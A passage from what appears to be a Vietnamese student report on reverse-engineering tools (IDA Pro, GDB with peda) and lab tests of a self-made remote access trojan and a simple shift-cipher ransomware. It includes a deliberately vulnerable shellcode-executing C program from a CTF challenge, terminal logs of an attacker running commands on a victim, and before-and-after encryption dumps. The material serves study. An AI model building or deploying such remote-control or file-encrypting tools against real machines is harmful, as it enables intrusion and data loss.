- Khả năng hỗ trợ nhiều loại kiến trúc máy tính khác nhau: bao gồm x86, ARM, MIPS, PowerPC, và nhiều kiến trúc khác, giúp người dùng phân tích mã máy trên nhiều nền tảng khác nhau.
- Tính năng phân tích động: cho phép phân tích mã máy trong quá trình thực thi của chương trình nên hỗ trợ việc tìm lỗi và lỗ hổng bảo mật trong chương trình.
- Công cụ đa nền tảng: xây dựng trên đa nền tảng khác nhau, bao gồm Windows, Linux và macOS

## 4.6 Nhược điểm của IDA Pro

- Giá thành cao: do hỗ trợ đa nền tảng, đa tính năng, chức năng hướng người dùng.
- Hệ thống phức tạp: Gây rối loạn cho người mới sử dụng. Cần thời gian để tìm hiểu và thao tác với các tính năng và công cụ phức tạp của IDA Pro.
- Hỗ trợ tài liệu: Tài liệu chính thức có thể hạn chế, đặc biệt là với phiên bản mới. Gây khó cho việc tìm hiểu và tận dụng tính năng mới.
- Độ tin cậy: Khi gặp các mã máy phức tạp hoặc khó đọc, có thể cho ra các kết quả không đáng tin cậy

## 5 CHƯƠNG 5. x64 Debugger

### 5.1 Giới thiệu

Một bộ gỡ lỗi (debugger) [10] hợp ngữ (assembly) là một công cụ phần mềm cho phép nhà phát triển hoặc những người làm việc với mã hợp ngữ (assembly) theo dõi và gỡ lỗi chương trình cấp thấp. X64 Debugger là một công cụ phần mềm được sử dụng để gỡ lỗi chương trình chạy trên kiến trúc x64 (64-bit). Bộ gỡ lỗi assembly cung cấp các tính năng để xem, thay đổi và kiểm tra quá trình thực thi của chương trình theo từng lệnh hợp ngữ. Các tính năng phổ biến của một bộ gỡ lỗi assembly bao gồm:

- Đặt điểm dừng (breakpoints): Bạn có thể đặt điểm dừng tại các địa chỉ cụ thể trong mã hợp ngữ để dừng quá trình thực thi tại đó và kiểm tra trạng thái của các thanh ghi và bộ nhớ.
- Xem và sửa đổi các thanh ghi (registers): Bạn có thể xem và chỉnh sửa giá trị của các thanh ghi hợp ngữ, bao gồm các thanh ghi tổng quát, thanh ghi chỉ số, thanh ghi cờ và nhiều hơn nữa.
- Xem và sửa đổi bộ nhớ: Bạn có thể xem và chỉnh sửa nội dung của bộ nhớ tại các địa chỉ cụ thể, cho phép bạn kiểm tra và thay đổi dữ liệu trong quá trình thực thi.
- Kiểm tra các lệnh (single-stepping): Bạn có thể thực hiện từng lệnh một trong quá trình thực thi của chương trình, giúp bạn theo dõi và hiểu cách mã hợp ngữ được thực thi.
- Xem stack trace: Bạn có thể xem stack trace để hiểu các hàm và quá trình gọi đang xảy ra trong chương trình, cho phép bạn theo dõi luồng thực thi và tìm hiểu vị trí lỗi.

Có nhiều bộ gỡ lỗi assembly khác nhau có sẵn, phụ thuộc vào nền tảng và môi trường lập trình bạn đang sử dụng. Một số ví dụ phổ biến là GDB (GNU Debugger) cho Unix/Linux, WinDbg cho Windows và lệnh "lldb" trong môi trường macOS.

### 5.2 Trình dịch ngược GDB

Chúng ta tiến hành cài đặt trình gỡ lỗi GDB thông qua gói <https://github.com/longld/peda> thao tác trên WSL (Windows Subsystem for Linux). WSL là phần mềm giúp người dùng chạy trực tiếp môi trường Linux trên Windows mà không cần phải cài một hệ điều hành Linux riêng biệt.

Giả sử, trong hệ thống tệp của chúng ta có file tên `vuln.exe` muốn gỡ lỗi. Nội dung ban đầu của file `vuln.c` có nội dung như sau:

```

1   #include <stdio.h>
2   #include <stdlib.h>
3   #include <string.h>
4   #include <unistd.h>
5   #include <sys/types.h>
6
7   #define BUFSIZE 148
8   #define FLAGSIZE 128
9
10  void vuln(char *buf){
11      gets(buf);
12      puts(buf);
13  }
14
15  int main(int argc, char **argv){
16
17      setvbuf(stdout, NULL, _IONBF, 0);
18
19      // Set the gid to the effective gid
20      // this prevents /bin/sh from dropping the privileges
21      gid_t gid = getegid();
22      setresgid(gid, gid, gid);
23
24      char buf[BUFSIZE];
25
26      puts("Enter your shellcode:");
27      vuln(buf);
28
29      puts("Thanks! Executing now...");
30
31      ((void (*)( ))buf)();
32
33      puts("Finishing Executing Shellcode. Exiting now...");
34
35      return 0;
36  }

```

Khi thực thi chương trình ngôn ngữ C hay C++, trình biên dịch sẽ tiến hành biên dịch mã nguồn của chương trình thành mã máy, sau đó, ta sẽ thu được file có đuôi .exe. Ta sẽ tiến hành dịch ngược file .exe này trên trình gỡ lỗi GDB.

Đầu tiên, ta vào thư mục có chứa file cần gỡ lỗi, nhấn chuột phải để mở terminal. Sau đó gõ lệnh `>ws1` để khởi động môi trường Linux trên Windows.

Tiếp theo, ta khai báo sử dụng trình gỡ lỗi GDB với tệp `vuln.exe` muốn gỡ lỗi bằng câu lệnh `>gdb vuln`. Dưới đây là màn hình kết quả của dòng lệnh được thực thi:

```
xungvu2204@XUNGVU: /mnt  ×  +  v
xungvu2204@XUNGVU: /mnt/d/mat ma/btl/peda/ctf-writeup/pwn/picoctf2019/handy-shellcode$ gdb vuln
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from vuln ...
(No debugging symbols found in vuln)
```

Hình 5.5 Màn hình kết quả thực thi lệnh `>gdb vuln`.

Ta có thể sử dụng một số lệnh được liệt kê ở dưới đây để tiến hành tìm hiểu sâu hơn về trình gỡ lỗi GDB, chi tiết sẽ được trình bày ở phần thực nghiệm:

- `>checksec`: xem chế độ bảo vệ của file thực thi.
- `>pdis main`: disabled main. Chú ý vùng màu đỏ thường có lỗ hổng.
- `>vmmap`: xem địa chỉ tất cả các vùng nhớ trong file.
- `>x/[address]`: xem nội dung của địa chỉ dạng hex.
- `>x/i[address]`: xem nội dung của địa chỉ dạng assembly.
- `>b*[address]`: Đặt breakpoint tại địa chỉ đó.
- `>continue`: tiếp tục chạy cho đến breakpoint tiếp theo.
- `>next`: thực thi lệnh tiếp theo.
- `>r`: chạy chương trình lại từ đầu.
- `>disas main`: tương đương `pdis main`, giúp dịch ngược mã máy thành hợp ngữ.
- `>step`: chạy lệnh kế tiếp.
- `>print a`: in ra màn hình giá trị của biến `a`.
- `>info var`: in ra thông tin về các biến.

Để bắt đầu, ta sử dụng câu lệnh `>start` để chạy chương trình đang được gỡ lỗi. Khi ta gõ lệnh "start" trong GDB, lệnh này sẽ thực thi chương trình từ đầu và dừng lại tại điểm bắt đầu của chương trình (thường là hàm `main()`).

```
xungvu2204@XUNGVU: /mnt
gdb-peda$ start
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

[-----registers-----]
EAX: 0x80db8c0 → 0xffffd13c → 0xffffd2cf ("SHELL=/bin/bash")
EBX: 0x80da000 → 0x0
ECX: 0xffffd080 → 0x1
EDX: 0xffffd0d4 → 0x80da000 → 0x0
ESI: 0x80da000 → 0x0
EDI: 0x80481a8 (<_init>:      push    ebx)
EBP: 0xffffd068 → 0x0
ESP: 0xffffd060 → 0xffffd080 → 0x1
EIP: 0x80488e8 (<main+15>:    sub     esp,0xa0)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80488e4 <main+11>: mov     ebp,esp
0x80488e6 <main+13>: push    ebx
0x80488e7 <main+14>: push    ecx
⇒ 0x80488e8 <main+15>: sub     esp,0xa0
0x80488ee <main+21>: call   0x8048780 <__x86.get_pc_thunk.bx>
0x80488f3 <main+26>: add     ebx,0x9170d
0x80488f9 <main+32>: mov     eax,0x80da498
0x80488ff <main+38>: mov     eax,DWORD PTR [eax]
[-----stack-----]
0000| 0xffffd060 → 0xffffd080 → 0x1
0004| 0xffffd064 → 0x80da000 → 0x0
0008| 0xffffd068 → 0x0
0012| 0xffffd06c → 0x8048faf (<__libc_start_main+943>:      add     esp,0x10)
0016| 0xffffd070 → 0x806f0ef (<_dl_debug_initialize+15>:    add     ecx,0x6af11)
0020| 0xffffd074 → 0x80da000 → 0x0
0024| 0xffffd078 → 0x80da000 → 0x0
0028| 0xffffd07c → 0x8048faf (<__libc_start_main+943>:      add     esp,0x10)
[-----]
Legend: code, data, rodata, value


Temporary breakpoint 1, 0x80488e8 in main ()
```

Hình 5.6 Bắt đầu chương trình gỡ lỗi.

## 6 CHƯƠNG 6. THỰC NGHIỆM RAT

Dưới đây là sơ đồ thuật toán malware RAT (hacker có thể điều khiển từ xa bằng con malware này).

Đầu tiên là sơ đồ thuật toán trên máy nạn nhân (windows):




Hình 6.7 Victim.

Các bước thực hiện như sau:

1. Khởi tạo Winsock.
2. Tạo kết nối socket.
3. Lắng nghe kết nối từ máy kết nối đến.
4. Khi kết nối thất bại xuất ra thông báo kết nối không thành công, còn nếu kết nối thành công thì tạo luồng kết nối và xử lý thông tin từ máy kết nối đến.



Dưới đây là sơ đồ thuật toán trên máy kẻ tấn công trên Linux:




Hình 6.8 Máy kẻ tấn công.

Các bước thực hiện như sau:

1. Tạo socket, nếu tạo thất bại in ra thông báo khởi tạo thất bại, còn thành công nhảy sang bước tiếp theo
2. Kết nối đến máy nạn nhân bằng địa chỉ IP và port kết nối
  - Nếu kết nối không thành công thì in ra thông báo và kết thúc.
  - Còn nếu thành công thì nhảy sang bước tiếp theo
3. Kẻ tấn công gửi các lệnh đến máy nạn nhân và nạn nhân sẽ thực hiện các câu lệnh đó trên cmd của máy nạn nhân (trong đường dẫn của thư mục chứa con RAT)
4. Khi máy nạn nhân nhận được lệnh, thực thi và trả kết quả về cho máy kẻ tấn công

5. Kẻ tấn công có thể thực hiện nhiều câu lệnh, nếu muốn kết thúc điều khiển từ xa thì kẻ tấn công có thể nhấn "q" để kết thúc.

Từ máy kẻ tấn công có thể thực hiện được hầu hết các hoạt động mà một người dùng bình thường có thể làm như: đọc file, tạo file, duyệt file, xóa file, thực thi file,... Hình dưới là kẻ tấn công đang thực hiện duyệt thư mục trên máy nạn nhân bằng lệnh : `dir`.



```
mike@mike: ~/code/cpp
File Actions Edit View Help
code Desktop Documents Downloads github Music Pictures Public Templates test Videos weevily.php

(mike@mike)-[~]
$ cd code/cpp

(mike@mike)-[~/code/cpp]
$ ls
rat rat_client rat_client.cpp rat.cpp rat_test rat_test.cpp


(mike@mike)-[~/code/cpp]
$ ./rat
Connected to server
Enter a command (or 'exit' to quit): dir
Result: Volume in drive D has no label.
Volume Serial Number is D68F-278C

Directory of D:\code\cpp\malware\RAT
15/06/2023 11:09 SA <DIR> .
14/06/2023 07:37 SA <DIR> ..
20/05/2023 04:31 CH <DIR> .vscode
15/06/2023 11:06 SA 700 noel.cpp
14/06/2023 09:24 CH 3.487 rat.cpp
14/06/2023 09:07 CH 66.790 rat.exe
14/06/2023 08:17 SA 3.374 rat_server.cpp
14/06/2023 08:18 SA 64.420 rat_server.exe
14/06/2023 09:12 SA 8 test.txt
6 File(s) 138.779 bytes
3 Dir(s) 179.146.514.432 bytes free

Enter a command (or 'exit' to quit):
```

Hình 6.9 Duyệt file.

Hình dưới là kẻ tấn công thực hiện tạo file mới bằng lệnh: `echo nul > test1.txt`.



```
mike@mike: ~/code/cpp
File Actions Edit View Help
14/06/2023 08:18 SA 64.420 rat_server.exe
14/06/2023 09:12 SA 8 test.txt
6 File(s) 138.779 bytes
3 Dir(s) 179.146.514.432 bytes free

Enter a command (or 'exit' to quit): echo nul > test1.txt & cat test1.txt
Result: nul

Enter a command (or 'exit' to quit): dir
Result: Volume in drive D has no label.
Volume Serial Number is D68F-278C

Directory of D:\code\cpp\malware\RAT
15/06/2023 11:44 SA <DIR> .
14/06/2023 07:37 SA <DIR> ..
20/05/2023 04:31 CH <DIR> .vscode
15/06/2023 11:06 SA 700 noel.cpp
14/06/2023 09:24 CH 3.487 rat.cpp
14/06/2023 09:07 CH 66.790 rat.exe
14/06/2023 08:17 SA 3.374 rat_server.cpp
14/06/2023 08:18 SA 64.420 rat_server.exe
14/06/2023 09:12 SA 8 test.txt
15/06/2023 11:44 SA 7 test1.txt
7 File(s) 138.786 bytes
3 Dir(s) 179.145.977.856 bytes free

Enter a command (or 'exit' to quit): hostname > test1.txt & cat test1.txt
Result: mike

Enter a command (or 'exit' to quit):
```

Hình 6.10 tạo file và đọc file.

Hình ảnh trên ghi thông tin hostname của nạn nhân vào file bằng cách sử dụng lệnh: `hostname > test1.txt` và xem file bằng lệnh: `cat test1.txt`.

Tiếp theo thì ta có thể biên dịch và thực thi file:

- Ta có 1 file `noel.cpp` là file code cây thông noel
- Ta có thể biên dịch file bằng dòng lệnh `g++ -o noel noel.cpp`.
- Ta có thể thực thi file bằng cách thực hiện lệnh `.\noel`.

Lưu ý khi biên dịch file code trên windows (máy nạm nhân) ta thêm liên kết `-lws2_32`:  
`g++ -o rat rat.cpp -lws2_32`, còn trên linux thì biên dịch bình thường.

[illegible]

Hình 6.11 Biên dịch và thực thi.

## 7 CHƯƠNG 7. THỰC NGHIỆM RANSOMWARE

Sau đây là ví dụ về một hình ảnh và một tệp văn bản trước và sau mã hóa:

```
mike_hust@mike: /mnt/d/coc x Windows PowerShell x Command Prompt x + v
File: windows11.jpg ASCII Offset: 0x00000000 / 0x0006866D (%00)
00000000 FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01 .....JFIF.....
00000010 00 01 00 00 FF DB 00 84 00 06 04 04 04 05 04 06 .....
00000020 05 05 06 09 06 05 06 09 0B 08 06 06 0B 0B 0C 0A .....
00000030 0A 0B 0A 0A 0C 10 0C 0C 0C 0C 0C 0C 10 0C 0E 0F .....
00000040 10 0F 0E 0C 13 13 14 14 13 13 1C 1B 1B 1B 1C 1F .....
00000050 1F 1F 1F 1F 1F 1F 1F 1F 1F 01 07 07 07 0D 0C 0D .....
00000060 18 10 10 18 1A 15 11 15 1A 1F 1F 1F 1F 1F 1F 1F .....
00000070 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F .....
00000080 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F .....
00000090 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F FF C2 00 11 08 09 .....
000000A0 4F 10 00 03 01 11 00 02 11 01 03 11 01 FF C4 00 .....
000000B0 35 00 01 01 01 01 01 01 01 01 01 00 00 00 00 00 .....
000000C0 00 00 00 01 02 03 04 05 06 07 08 01 01 01 01 01 .....
000000D0 01 01 01 01 00 00 00 00 00 00 00 00 00 01 02 03 .....
000000E0 04 05 06 07 FF DA 00 0C 03 01 00 02 10 03 10 00 .....
000000F0 00 00 FD 3F DA F8 59 06 82 52 14 85 94 05 80 00 .....
00000100 00 8B 42 0A 42 82 14 10 D1 00 29 02 80 00 02 CB .....
00000110 01 04 04 29 0B 60 4B 40 01 48 24 50 01 0A 42 80 .....
00000120 50 00 05 21 48 50 D4 28 06 80 00 02 80 00 00 00 .....
00000130 0A 00 06 81 0A 00 00 A0 00 A0 0A 00 05 2C 00 05 .....
00000140 00 14 00 0A 50 00 00 AA 05 00 A0 91 48 68 02 80 .....
00000150 00 28 00 A5 00 2D 00 00 0D 02 01 1A 00 00 01 40 .....
00000160 00 00 50 00 00 00 68 00 42 82 28 00 00 00 00 00 .....
00000170 00 A8 00 00 64 00 00 00 80 00 00 21 48 00 00 95 .....
00000180 0A 00 21 00 00 88 00 C8 00 10 00 08 00 00 56 40 .....
00000190 04 03 20 00 00 64 00 01 00 04 00 02 54 08 0A 41 .....
000001A0 00 00 10 00 00 06 40 00 80 00 00 20 0C 80 15 00 .....
000001B0 00 00 0C 80 00 00 00 00 20 00 00 40 00 20 05 20 .....
^G Help ^C Exit (No Save) ^T goTo Offset ^X Exit and Save ^W Search ^U Undo ^L Redraw ^E Text Mode
```

Hình 7.12 Ảnh chưa mã hóa (dạng hex).

```
mike_hust@mike: /mnt/d/coc x Windows PowerShell x Command Prompt x + v
File: windows11.jpg.en ASCII Offset: 0x00000000 / 0x0006866D (%00)
00000000 02 DB 02 E3 03 13 4D 49 4C 49 03 04 04 03 03 04 .....MILI.....
00000010 03 04 03 03 02 DE 03 87 03 09 07 07 07 08 07 09 .....
00000020 08 08 09 0C 09 08 09 0C 0E 0B 09 09 0B 0E 0F 0D .....
00000030 0D 0E 0D 0D 0F 13 0F 0F 0F 0F 0F 0F 13 0F 11 12 .....
00000040 13 12 11 0F 16 16 17 17 16 16 1F 1E 1E 1F 1F 22 .....
00000050 22 22 22 22 22 22 22 22 22 04 0A 0A 0A 10 0F 10 .....
00000060 1B 13 13 1B 1D 18 14 18 1D 22 22 22 22 22 22 22 .....
00000070 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 .....
00000080 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 .....
00000090 22 22 22 22 22 22 22 22 22 22 02 C5 03 14 0B 0C .....
000000A0 52 13 03 06 04 14 03 05 14 04 06 14 04 02 C7 03 .....
000000B0 38 03 04 04 04 04 04 04 04 04 04 03 03 03 03 03 .....
000000C0 03 03 03 04 05 06 07 08 09 0A 0B 04 04 04 04 04 .....
000000D0 04 04 04 04 03 03 03 03 03 03 03 03 03 04 05 06 .....
000000E0 07 08 09 0A 02 DD 03 0F 06 04 03 05 13 06 13 03 .....
000000F0 03 03 00 42 DD FB 5C 09 85 55 17 88 97 08 83 03 .....
00000100 03 8E 45 0D 45 85 17 13 D4 03 2C 05 83 03 05 CE .....
00000110 04 43 07 2C 0E 63 4E 43 04 4B 27 53 04 0D 45 83 .....
00000120 53 03 08 24 4B 53 D7 2B 09 83 03 05 83 03 03 03 .....
00000130 0D 03 09 84 0D 03 03 A3 03 A3 0D 03 08 2F 03 08 .....
00000140 03 17 03 0D 53 03 03 AD 08 03 A3 94 4B 6B 05 83 .....
00000150 03 2B 03 A8 03 30 03 03 10 05 04 1D 03 03 04 43 .....
00000160 03 03 53 03 03 03 6B 03 45 85 2B 03 03 03 03 03 .....
00000170 03 AB 03 03 67 03 03 03 83 03 03 24 4B 03 03 98 .....
00000180 0D 03 24 03 03 8B 03 CB 03 13 03 0B 03 03 59 43 .....
00000190 07 0B 23 03 03 67 03 04 03 07 03 05 57 0B 0D 44 .....
000001A0 03 03 13 03 03 09 43 03 83 03 03 23 0F 83 18 03 .....
000001B0 03 03 0F 83 03 03 03 03 23 03 03 43 03 23 08 23 .....
^G Help ^C Exit (No Save) ^T goTo Offset ^X Exit and Save ^W Search ^U Undo ^L Redraw ^E Text Mode
```

Hình 7.13 Ảnh sau mã hóa (dạng hex).


Hình 7.14 Đoạn văn bản chưa mã hóa.

```
wuxrqj#gdl#krf#edfk#nkrd#kd#qr1
```

Hình 7.15 Đoạn văn bản sau mã hóa.

Code ransomware này mã hóa các file nó duyệt trong thư mục hiện tại đến các thư mục con với thuật toán mã dịch chuyển  $k = 3$ , ta có thể thay đổi code là duyệt thư mục như D:/ hoặc các thuật toán khác nhau nhưng điều này có thể làm ảnh hưởng đến máy tính nếu ta không biết thuật toán giải mã. Sau đây là sơ đồ thuật toán mã hóa:

## 7.1 Mã hóa



Hình 7.16 Mã hóa.

